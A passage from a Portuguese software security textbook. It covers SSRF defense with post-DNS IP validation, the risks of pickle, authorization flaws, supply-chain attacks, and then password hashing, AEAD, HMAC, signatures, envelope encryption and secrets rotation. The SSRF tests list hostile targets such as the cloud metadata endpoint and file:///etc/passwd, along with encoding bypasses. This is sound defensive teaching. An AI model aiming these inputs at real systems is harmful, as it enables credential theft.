Server-side request forgery (SSRF) acontece quando o backend faz uma requisição para uma URL controlada pelo usuário. A requisição sai de dentro da rede, com as permissões de rede do servidor. Do ponto de vista do firewall, quem está pedindo é a sua própria aplicação, a funcionária mais confiável da empresa.

Os alvos clássicos são o serviço de metadados da instância na nuvem, em `169.254.169.254` (um endereço link-local que, em vários provedores, entrega credenciais temporárias do papel da máquina), o `localhost`, onde mora o Redis sem senha "porque só escuta local", e a rede privada inteira, com suas APIs internas sem autenticação.

Os provedores reagiram no serviço de metadados. Na AWS, o IMDSv2 exige um `PUT` que devolve um token de sessão, enviado depois num cabeçalho; no Google Cloud, toda leitura exige o cabeçalho `Metadata-Flavor: Google`. Um SSRF típico só controla a URL de um `GET` e esbarra nas duas exigências. Isso fecha o alvo mais valioso e deixa o resto da rede interna aberto.

Na aplicação, a defesa depende do que a funcionalidade precisa alcançar. Se ela só fala com destinos conhecidos (o gateway de pagamento, a API de frete), uma lista fechada de hosts resolve, e o resto desta seção vira cultura geral. A pré-visualização de links precisa aceitar qualquer site da internet, e aí a checagem tem de ser feita sobre o endereço IP, depois da resolução de DNS:

```
import ipaddress
import socket
from urllib.parse import urlsplit


class DestinoProibido(Exception):
    pass


def resolver_destino_publico(url: str) -> tuple[str, str, int]:
    partes = urlsplit(url)
    if partes.scheme not in {"http", "https"}:
        raise DestinoProibido(f"esquema {partes.scheme!r}")
    if not partes.hostname:
        raise DestinoProibido("URL sem host")
    porta = partes.port or (443 if partes.scheme == "https" else 80)

    enderecos = socket.getaddrinfo(partes.hostname, porta, proto=socket.IPPROTO_TCP)
    ips = {info[4][0] for info in enderecos}
    for texto in sorted(ips):
        ip = ipaddress.ip_address(texto)
        if isinstance(ip, ipaddress.IPv6Address) and ip.ipv4_mapped:
            ip = ip.ipv4_mapped
        if not ip.is_global:
            raise DestinoProibido(f"{partes.hostname} -> {ip}")
    # Devolve um IP já validado: a conexão vai para ele, e não para um novo DNS.
    return partes.hostname, sorted(ips)[0], porta
```

```
for url in [
    "http://169.254.169.254/latest/meta-data/",
    "http://127.0.0.1:6379/",
    "http://[::ffff:10.0.0.7]/",
    "file:///etc/passwd",
    "https://93.184.215.14/produto/fondue",
]:
    try:
        print("ok      ", url, "->", resolver_destino_publico(url)[1])
    except DestinoProibido as erro:
        print("recusada", url, "|", erro)
```

```
recusada http://169.254.169.254/latest/meta-data/ | 169.254.169.254 -> 169.254.169.254
recusada http://127.0.0.1:6379/ | 127.0.0.1 -> 127.0.0.1
recusada http://[::ffff:10.0.0.7]/ | ::ffff:10.0.0.7 -> 10.0.0.7
recusada file:///etc/passwd | esquema 'file'
ok       https://93.184.215.14/produto/fondue -> 93.184.215.14
```

A função valida o esquema, porque `file://` também é URL e há clientes que a aceitam com entusiasmo. Valida todos os IPs que o DNS devolveu, e não o texto da URL: um bloqueio por string ("recusar se contiver `169.254`") perde para `http://[::ffff:a9fe:a9fe]/`, para a forma decimal do endereço e para qualquer domínio cujo registro A aponte para `10.0.0.7`. E usa `is_global`, que segue o registro de endereços especiais da IANA, e não uma lista de faixas copiada de um fórum em 2017.

Falta o intervalo entre validar e conectar. Se o código valida o hostname e entrega a URL original ao cliente HTTP, o cliente resolve o DNS de novo, e um domínio com TTL zero pode responder um IP público na primeira consulta e `127.0.0.1` na segunda. É o *DNS rebinding*: o validador aprova um endereço e o cliente visita outro. Por isso a função devolve o IP, e a conexão vai para ele, com o hostname original no cabeçalho `Host` e no SNI do TLS (o que exige configurar o transporte do cliente). Redirecionamentos têm o mesmo problema, já que um `302` para o serviço de metadados é uma URL nova que ninguém validou. Ou o cliente não segue redirecionamentos (`follow_redirects=False` é o padrão do httpx), ou cada salto passa pela validação. Some timeout curto e limite de tamanho, porque baixar 40 GB para ler um `<title>` é um jeito caro de gerar miniatura.

A camada que não depende de o código Python estar certo é a rede. Um proxy de saída aplica a regra num lugar só (o Smokescreen, publicado pela Stripe, é um exemplo de código aberto), e um firewall de saída que isola a sub-rede do banco continua valendo no dia em que alguém escrever um segundo endpoint de "buscar URL" e esquecer o validador. Esse dia chega, e costuma chegar numa sexta.

Deserialização, ou o arquivo que traz o próprio código

O módulo `pickle` guarda um programa para uma pequena máquina de pilha, e o `pickle.loads` é o interpretador dela. Desmontar o pickle de uma data inofensiva mostra o mecanismo:

```
import datetime
import pickle
import pickletools

pickletools.dis(pickle.dumps(datetime.date(2026, 5, 16), protocol=4))
```

```
    0: \x80 PROTO      4
    2: \x95 FRAME      32
   11: \x8c SHORT_BINUNICODE 'datetime'
   21: \x94 MEMOIZE    (as 0)
   22: \x8c SHORT_BINUNICODE 'date'
   28: \x94 MEMOIZE    (as 1)
   29: \x93 STACK_GLOBAL
   30: \x94 MEMOIZE    (as 2)
   31: C    SHORT_BINBYTES b'\x07\xea\x05\x10'
   37: \x94 MEMOIZE    (as 3)
   38: \x85 TUPLE1
   39: \x94 MEMOIZE    (as 4)
   40: R    REDUCE
   41: \x94 MEMOIZE    (as 5)
   42: .    STOP
highest protocol among opcodes = 4
```

`STACK_GLOBAL` importa um objeto pelo nome do módulo e do atributo, aqui `datetime.date`. `REDUCE` chama esse objeto com a tupla que está na pilha. Para um arquivo vindo de fora, isso significa que quem escreveu os bytes escolhe qual função importável do seu processo será chamada e com quais argumentos, inclusive as que executam comandos. A documentação do Python avisa, numa caixa de destaque que todo mundo pula, que só se deve fazer unpickle de dados confiáveis. "Validar o pickle depois de carregar" também não existe: quando a validação começaria, o código do arquivo já rodou.

O mesmo vale para o `yaml.load` com o `Loader` completo do PyYAML, para o `shelve` (pickle por baixo) e para o `torch.load`, que só passou a carregar apenas pesos por padrão no PyTorch 2.6. Modelos de machine learning baixados da internet são, por esse caminho, programas baixados da internet.

A importação da história trocou o `pickle` por JSON validado com Pydantic. O JSON tem seis tipos, e nenhum deles é "chame esta função". Quando os dois lados são seus (um cache interno, uma fila entre dois serviços seus), assinar os bytes com HMAC e verificar antes de desserializar garante que eles saíram de quem tem a chave. Se o formato for pickle, essa garantia dura até o dia em que a chave vazar.

Autorização por objeto e por propriedade

Trocar o ID na URL e ver o pedido de outro cliente é a BOLA, primeiro lugar da lista de APIs desde 2019. O capítulo 31 trata dela em detalhe; a versão curta é que a própria consulta filtra pelo dono (`WHERE lista_id = %s AND dono_id = %s`) e que um objeto alheio responde 404.

A BOPLA é a mesma falha um nível abaixo: o usuário pode acessar o objeto, mas não todos os campos dele. Ela tem duas direções. Na leitura, é a exposição excessiva de dados: o endpoint devolve o modelo do ORM inteiro e conta com o frontend para esconder o `hash_senha`. O `curl` não tem frontend. Na escrita, chama-se *mass assignment*: o código copia todos os campos do corpo para o objeto, e o corpo traz um campo que ninguém pôs no formulário.

```
# O formulário tem 3 campos. O corpo da requisição tem quantos o cliente quiser.
for campo, valor in corpo.items():
    setattr(usuario, campo, valor)
```

A defesa é declarar, para cada direção, quais campos existem:

```
from fastapi import Depends
from pydantic import BaseModel, ConfigDict


class UsuarioAtualizacao(BaseModel):
    model_config = ConfigDict(extra="forbid")
    nome: str | None = None
    cidade: str | None = None


class UsuarioPublico(BaseModel):
    id: int
    nome: str


@app.patch("/usuarios/me", response_model=UsuarioPublico)
async def atualizar(
    dados: UsuarioAtualizacao, usuario: Usuario = Depends(usuario_atual)
):
    for campo, valor in dados.model_dump(exclude_unset=True).items():
        setattr(usuario, campo, valor)
    await sessao_de(usuario).commit()
    return usuario
```

Um `PATCH` com `{"nome": "Haroldo", "is_admin": true}` recebe `422 Unprocessable Entity`:

```
{"detail":[{"type":"extra_forbidden","loc":["body","is_admin"],"msg":"Extra inputs are
not permitted","input":true}]}
```

O `response_model` filtra a saída: a função devolve o objeto do ORM com 23 colunas e o JSON sai com duas. Recusar o campo extra, em vez de ignorá-lo em silêncio (o padrão do Pydantic), põe a tentativa de virar administrador no log.

A BFLA é a versão por função: o usuário está autenticado e ninguém checou se ele pode chamar aquela rota. O `/admin-temporario` somava BFLA com a API9, inventário: uma rota fora de qualquer documentação e de qualquer teste. Um teste que compara as rotas do app com as que dependem de uma checagem de autorização teria encontrado o `/admin-temporario` em 2021, quando ele ainda era temporário.

Dependências, ou o código que você não escreveu

Um backend FastAPI instala dezenas de pacotes, a maioria dependência de dependência que ninguém escolheu. Há dois riscos ali.

O primeiro é a vulnerabilidade conhecida numa versão que você usa. O `pip-audit`, da PyPA, compara as versões instaladas com bases públicas como a OSV. O Jinja2 3.1.2, por exemplo, tem a GHSA-h5c8-rqwp-cp95 (CVE-2024-22195), um XSS no filtro `xmlattr` corrigido na 3.1.3 e completado na 3.1.4. Um lockfile (pip-tools, uv ou Poetry) fixa a versão exata de cada pacote; se ninguém o atualiza, ele congela também as vulnerabilidades.

O segundo risco é o pacote malicioso. Em 2021, Alex Birsan publicou no PyPI e no npm pacotes com nomes de pacotes internos de grandes empresas e versões mais altas. Com `--extra-index-url`, o pip trata o índice interno e o público como equivalentes e instala a maior versão que encontrar, e foi assim que o código dele rodou dentro de mais de 35 empresas, entre elas Apple, Microsoft e PayPal. O nome do ataque é *dependency confusion*. As defesas são um único índice (um proxy interno que espelha o PyPI) e hashes no lockfile (`--require-hashes`), que fazem o pip recusar qualquer arquivo diferente do revisado.

Hash nenhum protege contra o mantenedor legítimo. Em março de 2024, Andres Freund investigava por que logins por SSH num Debian de testes gastavam CPU demais (cerca de meio segundo a mais) e encontrou um backdoor nas versões 5.6.0 e 5.6.1 do xz/liblzma (CVE-2024-3094). Ele foi inserido por um colaborador que passou cerca de dois anos ganhando a confiança do projeto, e foi descoberto por um engenheiro que não tolerou meio segundo de latência.

Propriedades e custos

Defesa	O que garante	O que não cobre	Custo
Consulta parametrizada	Valor nunca vira SQL	Identificadores dinâmicos (`ORDER BY`)	Quase zero
Validação de IP após DNS, com IP fixado	Destino público no momento da conexão	Serviço interno publicado com IP público	Código por cliente HTTP, testes
Proxy ou firewall de saída	A regra vale para todo código, inclusive o esquecido	Destinos permitidos usados de forma errada	Infraestrutura, um salto de rede
JSON com schema no lugar de pickle	Dado não executa código	Dado válido usado de forma errada	Migrar formatos legados
Modelos de entrada e saída	Só campos declarados entram e saem	Qual objeto (BOLA)	Um modelo por direção e por recurso
Lockfile, hashes e auditoria	Mesmo código em todo build, CVE conhecido detectado	Zero-day, mantenedor malicioso	Rotina de atualização
WAF na borda	Bloqueia padrões conhecidos	Variações codificadas, lógica de autorização	Falsos positivos, regras para manter

O WAF (*web application firewall*) olha o texto da requisição e tenta adivinhar intenção, o método que a seção de injeção mostrou falhar. Ele ganha tempo entre uma CVE e o deploy da correção; no lugar das consultas parametrizadas, vira um filtro de apóstrofos com contrato anual.

Armadilhas e casos reais

> **Na vida real:** em 2019, a Capital One teve dados de cerca de 100 milhões de pessoas nos Estados Unidos e 6 milhões no Canadá expostos. Segundo as análises públicas, um WAF mal configurado permitia SSRF, a requisição chegou ao serviço de metadados (na versão sem token) e as credenciais do papel da instância liam buckets de armazenamento.

> **Na vida real:** a Equifax foi invadida em 2017 por uma falha no Apache Struts (CVE-2017-5638) cuja correção tinha sido publicada em março. A invasão começou em maio, e os dados de cerca de 147 milhões de pessoas saíram ao longo de meses (relatório do GAO), com a correção a uma atualização de distância.
>
> **Armadilha:** a checagem que falha aberta. `except Exception: return True` dentro de uma função de autorização transforma qualquer erro (o serviço de permissões fora do ar, um `None` inesperado) em acesso liberado. É o que descreve a categoria nova da OWASP, Mishandling of Exceptional Conditions.

Resumo

- Injeção, SSRF e deserialização têm o mesmo mecanismo: dado externo chega a um interpretador que trata parte dele como instrução.
- Consultas parametrizadas separam texto e valores no protocolo; identificadores usam lista fechada. Idem `subprocess` sem `shell=True`.
- SSRF: validar esquema e todos os IPs resolvidos, conectar ao IP validado, revalidar redirecionamentos, fechar a saída na rede.
- `pickle` e similares executam código ao carregar; dado externo entra como JSON validado.
- BOLA, BOPLA e BFLA: filtrar pelo dono, declarar campos de entrada e de saída, conferir que toda rota tem autorização.
- Dependências: auditoria contra bases públicas, lockfile atualizado, índice único e hashes.
- Erros em checagens de segurança resultam em negação.

Referências

- OWASP Top 10:2025: https://owasp.org/Top10/2025/
- OWASP API Security Top 10 (2023): https://owasp.org/API-Security/editions/2023/en/0x11-t10/
- OWASP Application Security Verification Standard: https://owasp.org/www-project-application-security-verification-standard/
- OWASP, *Server Side Request Forgery Prevention Cheat Sheet*: https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

- PostgreSQL, *Message Flow* (extended query protocol): https://www.postgresql.org/docs/current/protocol-flow.html
- Python, documentação do módulo `pickle`: https://docs.python.org/3/library/pickle.html
- Python, documentação do módulo `ipaddress`: https://docs.python.org/3/library/ipaddress.html
- AWS, *Use the Instance Metadata Service to access instance metadata* (IMDSv2): https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/configuring-instance-metadata-service.html
- Stripe, Smokescreen: https://github.com/stripe/smokescreen
- PyPA, pip-audit: https://github.com/pypa/pip-audit
- OSV, GHSA-h5c8-rqwp-cp95: https://osv.dev/vulnerability/GHSA-h5c8-rqwp-cp95
- Alex Birsan, *Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies* (2021): https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610
- Andres Freund, *backdoor in upstream xz/liblzma leading to ssh server compromise*, oss-security (29/03/2024): https://www.openwall.com/lists/oss-security/2024/03/29/4
- NVD, CVE-2024-3094: https://nvd.nist.gov/vuln/detail/CVE-2024-3094
- U.S. GAO, *Data Protection: Actions Taken by Equifax and Federal Agencies in Response to the 2017 Breach* (GAO-18-559): https://www.gao.gov/products/gao-18-559
- Brian Krebs, *What We Can Learn from the Capital One Hack* (2019): https://krebsonsecurity.com/2019/08/what-we-can-learn-from-the-capital-one-hack/

CAPÍTULO 33

Criptografia aplicada e segredos

O e-mail das 9h14

O e-mail chegou numa terça-feira, às 9h14, com o assunto mais curto e mais assustador da história da Fala Fácil, uma escola de idiomas online (hipotética): "vocês sabem que isso está público?". O corpo trazia um link para um bucket e, dentro dele, o arquivo `backup_final_COMPLETO.sql.gz`. Ninguém sabia quem tinha criado o bucket.

O dump tinha 212 mil alunos. A coluna `senha` guardava MD5 sem salt. A coluna `cpf_cifrado` usava AES em modo ECB com a chave `fala-facil-2017!`, escolhida em 2017 por um critério técnico irrepreensível: tem exatamente 16 caracteres, o tamanho de uma chave AES-128. Ela morava em `settings.py`, linha 42, e numa mensagem fixada no `#geral` desde 2018, "para facilitar o onboarding".

Às 9h40, alguém comentou que pelo menos os CPFs estavam criptografados. Às 9h41, alguém notou que o repositório tinha ido junto.

A pergunta deste capítulo: se cada dado da Fala Fácil tivesse sido protegido pela primitiva certa, com a chave guardada no lugar certo, o que teria sobrevivido àquele link?

Senhas, ou a arte de ser lento de propósito

Uma senha nunca precisa ser decifrada. O servidor só precisa saber se a senha digitada agora é a cadastrada antes, e para isso basta um hash, uma função de mão única.

O problema do MD5 e do SHA-256 nessa tarefa é a velocidade. Benchmarks públicos do hashcat numa única GPU de consumo (RTX 4090) passam de 160 bilhões de MD5 e de 20 bilhões de SHA-256 por segundo. O atacante não reverte nada: calcula o hash de cada candidata e compara. Com dicionários de senhas vazadas e regras de mutação (`Fala@2024`, `Fala@2025`), a maior parte de uma base real cai em horas. Sem salt, pior: o MD5 de `123456` é `e10adc3949ba59abbe56e057f20f883e` em qualquer sistema do planeta, e todos os alunos com essa senha caem juntos, numa matrícula coletiva.

Salt e fator de trabalho

Um algoritmo de hash de senha acrescenta duas coisas. O **salt** é um valor aleatório por senha (16 bytes é o usual), guardado em claro junto com o hash: senhas iguais passam a ter hashes diferentes, e tabelas pré-calculadas deixam de servir. O **fator de trabalho** deixa cada cálculo caro de propósito. Se o login leva 50 ms em vez de 50 ns, o usuário nem percebe, e o atacante passa de bilhões de tentativas por segundo para algumas dezenas por núcleo.

O **bcrypt** (1999) tem custo exponencial: custo 12 significa 2^{12} iterações do agendamento de chaves do Blowfish, e cada +1 dobra o tempo. O formato é `$2b$12$` seguido de 22 caracteres de salt e 31 de hash. Ele só olha os primeiros 72 bytes da entrada; o resto é ignorado em silêncio, e isso já virou incidente (veja "Armadilhas").

O **Argon2id** (RFC 9106, vencedor da Password Hashing Competition de 2015) acrescenta custo de **memória**: cada cálculo preenche, digamos, 64 MiB e lê esse bloco em ordem dependente dos dados. A GPU tem milhares de núcleos, mas não 64 MiB de memória rápida para cada um: paralelizar 10 mil tentativas passa a exigir 640 GB de RAM. Os parâmetros são `m` (memória em KiB), `t` (passadas) e `p` (paralelismo). A OWASP lista como mínimo Argon2id com 19 MiB, `t=2`, `p=1`; bcrypt com custo 10; e PBKDF2-HMAC-SHA256 com 600 mil iterações quando a exigência for FIPS 140.

Na prática

A biblioteca `argon2-cffi` usa por padrão o perfil de baixa memória da RFC 9106 (`m=65536`, `t=3`, `p=4`):

```
from argon2 import PasswordHasher
from argon2.exceptions import VerifyMismatchError

ph = PasswordHasher()  # Argon2id, 64 MiB, t=3, p=4

hash_ana = ph.hash("correto-cavalo-bateria-grampo")
hash_bia = ph.hash("correto-cavalo-bateria-grampo")  # mesma senha, por coincidência
cósmica

print(hash_ana)
print(hash_ana == hash_bia)
print(ph.verify(hash_ana, "correto-cavalo-bateria-grampo"))

try:
    ph.verify(hash_ana, "fala-facil-2017!")
except VerifyMismatchError:
    print("senha errada (e que senha, hein)")

print(ph.check_needs_rehash(hash_ana))
```

```
$argon2id$v=19$m=65536,t=3,p=4$8wJpQm2NcBqFz7vYtXh1aQ$Xk3c9Lr0PqZ1vTn8YwB2sJ6hGfD4eM5aKu
R7oNiCtVg
False
```

```
True
senha errada (e que senha, hein)
False
```

O hash carrega algoritmo, versão, parâmetros e salt. No login bem-sucedido, com a senha em claro na mão, `check_needs_rehash` compara os parâmetros gravados com os atuais e permite gravar um hash novo. Para tirar uma base do MD5 sem esperar cada aluno logar, aplica-se Argon2 sobre o MD5 antigo e marca-se a linha como "embrulhada".

> **Armadilha:** 64 MiB vezes 200 logins simultâneos dá 12,5 GiB de RAM, e o login vira o endpoint preferido de quem quer derrubar o serviço. Limite de concorrência e rate limiting (capítulo 28) fazem parte da configuração do hash.

Criptografia simétrica com autenticação embutida

O CPF precisa voltar: a nota fiscal exige o número real. Para isso existe a criptografia simétrica, em que a mesma chave cifra e decifra.

O **AES** transforma exatamente 16 bytes em 16 bytes, com chave de 128, 192 ou 256 bits. Para mais de um bloco entra um **modo de operação**, e foi ali que a Fala Fácil tropeçou. O **ECB** cifra cada bloco de forma independente, então blocos iguais geram cifrados iguais: todos os CPFs que começam com `123.456.789-` compartilhavam o primeiro bloco, e o dump mostrava quem tinha o mesmo prefixo sem decifrar nada. O **CBC** esconde a repetição, mas sem autenticação: o ataque de padding oracle (Vaudenay, 2002) mostrou que um servidor que distingue "padding inválido" de "dado inválido" decifra a mensagem inteira para o atacante, um byte por vez, com a maior boa vontade.

AEAD

Os modos atuais são **AEAD** (*authenticated encryption with associated data*, RFC 5116): confidencialidade e integridade juntas. Os mais usados são o **AES-GCM** e o **ChaCha20-Poly1305** (RFC 8439). O AES-GCM recebe chave, um **nonce** de 96 bits, o texto em claro e **dados associados** opcionais (AAD). Cifra em modo contador, fazendo XOR do texto com `AES(chave, nonce || contador)`, e calcula uma **tag** de 128 bits com GHASH, um polinômio sobre GF(2^{128}), sobre o texto cifrado e os dados associados. Se um único bit mudou, a decifração falha inteira e nenhum byte é devolvido.

O nonce precisa ser único para cada cifração com a mesma chave, sem exceção. Repetido, ele gera o mesmo fluxo de chave, e o XOR dos dois cifrados vira o XOR dos dois textos em claro. Pior: o atacante recupera a chave de autenticação do GHASH e passa a forjar

mensagens válidas (o "ataque proibido", Joux, 2006). Com nonces aleatórios, a NIST SP 800-38D limita a chave a 2^{32} cifrações. Quatro bilhões parece muito até o job noturno que recifra a tabela inteira de eventos.

Os **dados associados** são autenticados sem ser cifrados e amarram o cifrado ao contexto. Sem AAD, quem escreve no banco copia o `cpf_cifrado` do aluno 7 para a linha do aluno 8, e a decifração funciona. Com o ID do aluno como AAD, a cópia falha:

```
import os
from cryptography.exceptions import InvalidTag
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

chave = bytes.fromhex(os.environ["CHAVE_CPF_HEX"])  # 32 bytes; nada de "fala-facil-2017!"
aead = AESGCM(chave)

def cifrar_cpf(aluno_id: int, cpf: str) -> bytes:
    nonce = os.urandom(12)
    aad = f"aluno:{aluno_id}:cpf".encode()
    return nonce + aead.encrypt(nonce, cpf.encode(), aad)

def decifrar_cpf(aluno_id: int, blob: bytes) -> str:
    aad = f"aluno:{aluno_id}:cpf".encode()
    return aead.decrypt(blob[:12], blob[12:], aad).decode()

blob = cifrar_cpf(7, "123.456.789-09")
print(len(blob))                  # 12 de nonce + 14 do CPF + 16 de tag
print(decifrar_cpf(7, blob))

try:
    decifrar_cpf(8, blob)         # CPF do aluno 7 colado na linha do aluno 8
except InvalidTag:
    print("InvalidTag: esse CPF tem dono, e não é você")
```

```
42
123.456.789-09
InvalidTag: esse CPF tem dono, e não é você
```

Repare que a API não pede modo, padding nem tamanho de tag. A biblioteca `cryptography` coloca essas primitivas no módulo `hazmat` (*hazardous materials*), e o nome do módulo é a documentação mais honesta da área.

HMAC, ou como provar que a mensagem saiu de você

Às vezes o dado pode ficar visível, desde que ninguém o altere: um webhook, um cursor de paginação, um link de descadastro. A ferramenta é o **MAC** (*message authentication code*), uma tag que só quem tem a chave secreta consegue produzir.

A construção ingênua, `SHA-256(chave || mensagem)`, é quebrada. No SHA-256 (construção Merkle-Damgård), o hash final é o estado interno depois do último bloco, e quem o conhece continua a computação e obtém o hash de `chave || mensagem || padding || extra` sem ver a chave. Com esse **ataque de extensão de comprimento**, Thai Duong e Juliano Rizzo forjaram em 2009 chamadas assinadas na API do Flickr.

O **HMAC** (RFC 2104) fecha essa porta aplicando o hash duas vezes, com a chave misturada a duas constantes:

```
HMAC(K, m) = H((K ⊕ opad) || H((K ⊕ ipad) || m))
```

O hash externo esconde o estado do interno, e a extensão para de funcionar. O HMAC-SHA256 assina webhooks, cookies de sessão de vários frameworks e o JWT HS256. Na verificação de um webhook, três detalhes costumam faltar: calcular sobre os bytes exatos do corpo, incluir um timestamp contra reenvio e comparar em tempo constante:

```python
import hashlib
import hmac
import os
import time

SEGREDO = os.environ["WEBHOOK_SEGREDO"].encode()
TOLERANCIA_S = 300

def webhook_valido(corpo: bytes, timestamp: str, assinatura_hex: str) -> bool:
    if abs(time.time() - int(timestamp)) > TOLERANCIA_S:
        return False  # replay de ontem; não, obrigado
    esperado = hmac.new(SEGREDO, timestamp.encode() + b"." + corpo, hashlib.sha256)
    return hmac.compare_digest(esperado.hexdigest(), assinatura_hex)
```

O `==` para no primeiro caractere diferente, e um atacante paciente, medindo tempos, descobre a assinatura caractere por caractere. `hmac.compare_digest` leva sempre o mesmo tempo e transforma essa paciência em hobby.

Com nonce aleatório, o mesmo CPF cifrado duas vezes gera blobs diferentes, o que inviabiliza `WHERE cpf = ...`. A saída usual é o **índice cego** (*blind index*): uma coluna com `HMAC-SHA256(chave_indice, cpf)`, indexada normalmente. Ele vaza igualdade, e a chave do índice precisa ser outra: o CPF tem 9 dígitos livres, então existem só 10^9 valores, e com a chave em mãos uma GPU testa todos em segundos.

Criptografia assimétrica e assinaturas

A criptografia assimétrica separa a chave em duas: a **privada**, que fica com o dono, e a **pública**, que pode ir para um outdoor. No backend ela aparece na troca de chaves (X25519 deriva um segredo comum entre dois lados, como no handshake do TLS 1.3,

tema do capítulo 3), na cifração híbrida (RSA-OAEP cifra uma chave simétrica pequena, que cifra o dado) e nas assinaturas.

A assinatura tem uma propriedade que o HMAC não tem. Com HMAC, quem verifica tem a chave e também consegue gerar tags válidas, o que serve entre dois sistemas seus. Com assinatura, milhares de verificadores (clientes validando JWTs RS256, servidores validando pacotes) conhecem a chave pública sem que nenhum deles consiga assinar nada.

```
from cryptography.exceptions import InvalidSignature
from cryptography.hazmat.primitives.asymmetric.ed25519 import Ed25519PrivateKey

privada = Ed25519PrivateKey.generate()  # em produção, carregada de um KMS ou cofre
publica = privada.public_key()

recibo = b'{"aluno": 7, "curso": "ingles-b2", "valor_centavos": 39900}'
assinatura = privada.sign(recibo)
print(len(assinatura))

publica.verify(assinatura, recibo)  # silêncio significa sucesso
print("recibo autêntico")

adulterado = recibo.replace(b"39900", b"00001")
try:
    publica.verify(assinatura, adulterado)
except InvalidSignature:
    print("InvalidSignature: curso de inglês a R$ 0,01 não existe")
```

```
64
recibo autêntico
InvalidSignature: curso de inglês a R$ 0,01 não existe
```

O Ed25519 (RFC 8032) tem chave pública de 32 bytes, assinatura de 64 e assinatura determinística. O ECDSA exige um número aleatório secreto por assinatura, e repeti-lo entrega a chave privada a quem tiver duas assinaturas, por álgebra de ensino médio. Foi assim que o grupo failoverflow extraiu em 2010 a chave de assinatura de firmware do PlayStation 3, que usava sempre o mesmo número.

Pela NIST SP 800-57, RSA 3072 dá 128 bits de segurança, o mesmo que P-256 e Curve25519 com chaves bem menores. Contra computadores quânticos, o NIST publicou em 2024 o ML-KEM (FIPS 203) e o ML-DSA (FIPS 204).

Envelope encryption e KMS

A chave da Fala Fácil, a esta altura conhecida até pelo estagiário que entrou ontem, tinha um defeito de origem: precisava estar na memória da aplicação, e o que está na memória da aplicação vai, cedo ou tarde, para um arquivo, um log ou um canal do chat.

O **KMS** (*key management service*) guarda chaves em hardware (HSM) e opera com elas sem exportá-las (AWS KMS, Google Cloud KMS, Azure Key Vault e o Transit do HashiCorp Vault são exemplos). Cada chamada custa alguns milissegundos de rede e aceita pouco dado (4 KB no AWS KMS), então ninguém manda um vídeo de aula de 2 GB para lá. A **envelope encryption** usa duas camadas de chave:

```
KEK (key encryption key)   -> mora no KMS, nunca sai de lá
  └─ DEK (data encryption key) -> gerada por registro, arquivo ou tenant
       └─ dado cifrado localmente com AES-GCM

Armazenado lado a lado: [DEK cifrada pela KEK] + [nonce] + [dado cifrado]
```

A aplicação pede ao KMS uma chave de dados e recebe duas versões dela: em claro e cifrada pela KEK. Cifra o dado localmente com a DEK em claro, grava o resultado ao lado da DEK cifrada e descarta a versão em claro. Para decifrar, manda a DEK cifrada ao KMS, recebe a DEK em claro (se tiver permissão) e decifra localmente.

```python
import os
from typing import Protocol
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

class Kms(Protocol):
    def gerar_chave_de_dados(self, id_kek: str) -> tuple[bytes, bytes]: ...  # (em
claro, cifrada)
    def decifrar_chave(self, dek_cifrada: bytes) -> bytes: ...

ID_KEK = os.environ["KMS_KEK_DOCUMENTOS"]

def cifrar_documento(kms: Kms, aluno_id: int, conteudo: bytes) -> dict:
    dek, dek_cifrada = kms.gerar_chave_de_dados(ID_KEK)
    nonce = os.urandom(12)
    cifrado = AESGCM(dek).encrypt(nonce, conteudo, f"doc:{aluno_id}".encode())
    del dek  # higiene; o GC do Python decide quando a memória some de verdade
    return {"dek_cifrada": dek_cifrada, "nonce": nonce, "cifrado": cifrado}
```

Com isso, o dump do banco deixa de bastar: as DEKs cifradas só abrem com uma credencial de KMS que não estava no bucket. Cada decifração vira uma linha no log de auditoria do KMS, e 212 mil `Decrypt` às 3h da manhã chamam atenção. Rotacionar a KEK não exige recifrar terabytes, porque o KMS guarda as versões antigas para decifrar. E uma DEK por tenant permite apagamento criptográfico: destruir a chave torna ilegíveis até as cópias em backup (o capítulo 23 usa isso com LGPD). O custo é uma chamada ao KMS por decifração, contra cotas da ordem de milhares por segundo; um cache de DEKs com prazo curto troca parte da auditoria por desempenho.

Segredos, onde moram e como trocam de casa

Um **segredo** é qualquer valor que concede acesso: senha do banco, chave de API, chave HMAC, chave privada. A auditoria achou `fala-facil-2017!` em seis lugares, incluindo um `.env.exemplo` que de exemplo tinha só o nome, a camada 4 da imagem Docker e um print na wiki intitulado "Como subir o ambiente (FUNCIONA)".

No histórico do git, apagar o arquivo num commit novo deixa o segredo em todos os anteriores, e reescrever o histórico não desfaz clones nem forks: segredo que chegou a um remoto se revoga. Numa imagem Docker, `COPY .env .` seguido de `RUN rm .env` deixa o arquivo intacto na camada do `COPY`. Variáveis de ambiente são legíveis em `/proc/<pid>/environ`, aparecem em dumps de crash e são herdadas por todo subprocesso; um arquivo em `/run/secrets/` com permissão restrita expõe menos. E o Secret do Kubernetes guarda o valor em base64, que é codificação: sem *encryption at rest* configurada no etcd, quem lê o etcd ou o backup dele lê tudo.

Um **gerenciador de segredos** (HashiCorp Vault, AWS Secrets Manager, Google Secret Manager, Azure Key Vault) centraliza o armazenamento com acesso por identidade da carga de trabalho, versões e auditoria. Com **segredos dinâmicos**, o Vault cria um usuário de banco por instância, válido por horas. O capítulo 37 aplica a mesma ideia ao pipeline com OIDC.

Rotação sem derrubar nada

A troca nunca chega a todas as réplicas no mesmo instante, então rotacionar sem downtime exige duas versões válidas ao mesmo tempo: criar a nova, fazer quem verifica aceitar as duas, migrar quem usa, confirmar nos logs que a antiga morreu e só então revogá-la. Em senha de banco, dois usuários alternados (`app_azul` e `app_verde`) fazem isso; em JWT, o `kid` e um JWKS com as duas chaves públicas. Em HMAC de webhook, o verificador tenta uma lista:

```
SEGREDOS = [s.encode() for s in os.environ["WEBHOOK_SEGREDOS"].split(",")]  # novo
primeiro

def assinatura_confere(mensagem: bytes, assinatura_hex: str) -> bool:
    return any(
        hmac.compare_digest(hmac.new(s, mensagem, hashlib.sha256).hexdigest(),
assinatura_hex)
        for s in SEGREDOS
    )
```

Quem só rotaciona depois de um vazamento descobre esses passos à 1h da manhã, com alguém perguntando a cada dez minutos se "já trocou a senha". Rotação periódica automática mantém o procedimento testado.

Propriedades e custos

Primitiva	Garante	Chave	Custo típico	Uso típico
